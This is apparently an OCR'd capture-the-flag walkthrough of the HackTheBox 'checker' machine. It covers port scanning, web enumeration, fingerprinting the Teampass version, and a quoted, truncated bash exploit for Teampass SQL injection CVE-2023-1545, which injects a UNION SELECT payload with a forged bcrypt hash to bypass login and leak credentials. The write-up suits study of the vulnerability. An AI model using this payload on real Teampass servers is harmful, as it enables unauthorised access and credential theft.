
checker

This is checker walkthrough by Jiseok Song


nmap



It shows 403 forbidden, but curl shows




It seems like it denies nmap port scanning




I can verify it

Web enumeration


Port 80 shows bookstack




Source code shows its version is 23.10.2



cve details shows there's vulnerability in this version, but I don't have any credential yet



Port 8080 shows teampass



Source code has bunch of lines...(about 2000) and it does not show its version

Not Secure view-source:http://checker.htb:8080/index.php


```
<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'>

<html xmlns='http://www.w3.org/1999/xhtml' xml:lang='en' lang='en'>


<head>
    <meta http-equiv='Content-Type' content='text/html;charset=utf-8' />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta http-equiv="x-ua-compatible" content="ie=edge" />
    <title>Teampass</title>
    <script type='text/javascript'>
        //<![CDATA[
        if (window.location.href.indexOf('page=') === -1 &&
            (window.location.href.indexOf('otv=') === -1 &&
                window.location.href.indexOf('action=') === -1)
        ) {
            if (window.location.href.indexOf('session_over=true') !== -1) {
                location.replace('./includes/core/logout.php');
            }
        }
        //]]>
    </script>

    <!-- IonIcons -->
    <link rel="stylesheet" href="includes/css/ionicons.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="plugins/adminlte/css/adminlte.min.css">
    <link rel="stylesheet" href="plugins/pace-progress/themes/corner-indicator.css" type="text/css" />
    <link rel="stylesheet" href="plugins/select2/css/select2.min.css" type="text/css" />
    <link rel="stylesheet" href="plugins/select2/css/select2-bootstrap.min.css" type="text/css" />
    <!-- Theme style -->
    <link rel="stylesheet" href="includes/css/teampass.css">
    <!-- Google Font: Source Sans Pro -->
    <link rel="stylesheet" type="text/css" href="includes/fonts/fonts.css">
    <!-- Altertify -->
    <link rel="stylesheet" href="plugins/alertifyjs/css/alertify.min.css" />
    <link rel="stylesheet" href="plugins/alertifyjs/css/themes/bootstrap.min.css" />
    <!-- Toastr -->
    <link rel="stylesheet" href="plugins/toastr/toastr.min.css" />
    <!-- favicon -->
    <link rel="shortcut icon" type="image/png" href="http://vault.checker.htb/favicon.ico"/>
</head>
```


In addition, network shows the browser can't load a html file from vault.checker.htb



It's because it tries to load it from port 80. I can use redirector plugin to correct it



I can load it properly after that. However, this webpage can work without it.




Exploit teampass

I can visit teampass github. I'll check changelog.txt to verify its version.




I can get changelog.txt file in the website




It shows it's not updated after 2022. I'll check the history of github changelog.txt



It might be 3.0.0.10 or 3.0.0.20. Let's check the content





So it's ver 3.0.0.20

cve shows there's sql injection before 3.0.0.23

CVSS scores for CVE-2023-1545

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
7.5	HIGH	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	3.9	3.6	huntr.dev	

Attack Vector:	Attack Complexity:	Privileges Required:	User Interaction:	Scope:	Confidentiality:	Integrity:	Availability:
Network	Low	None	None	Unchanged	High	None	None

It shows sql injection can leak all the credentials in the sql server(https://huntr.com/bounties/942c015f-7486-49b1-94ae-b1538d812bc2)

```
if [ "$#" -lt 1 ]; then
  echo "Usage: $0 <base-url>"
  exit 1
fi

vulnerable_url="$1/api/index.php/authorize"

check=$(curl --silent "$vulnerable_url")
if echo "$check" | grep -q "API usage is not allowed"; then
  echo "API feature is not enabled :-("
  exit 1
fi
```

Arbitrary hash to bypass password validation

```
# htpasswd -bnBC 10 "" h4ck3d | tr -d ':\n'
arbitrary_hash='$2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iDuKlIkMbhq'

exec_sql() {
  inject="none' UNION SELECT id, '$arbitrary_hash', '$1', private_key, personal_folder
  data="{\"login\":\"$inject\",\"password\":\"h4ck3d\", \"apikey\": \"foo\"}"
  token=$(curl --silent --header "Content-Type: application/json" -X POST --data "$dat
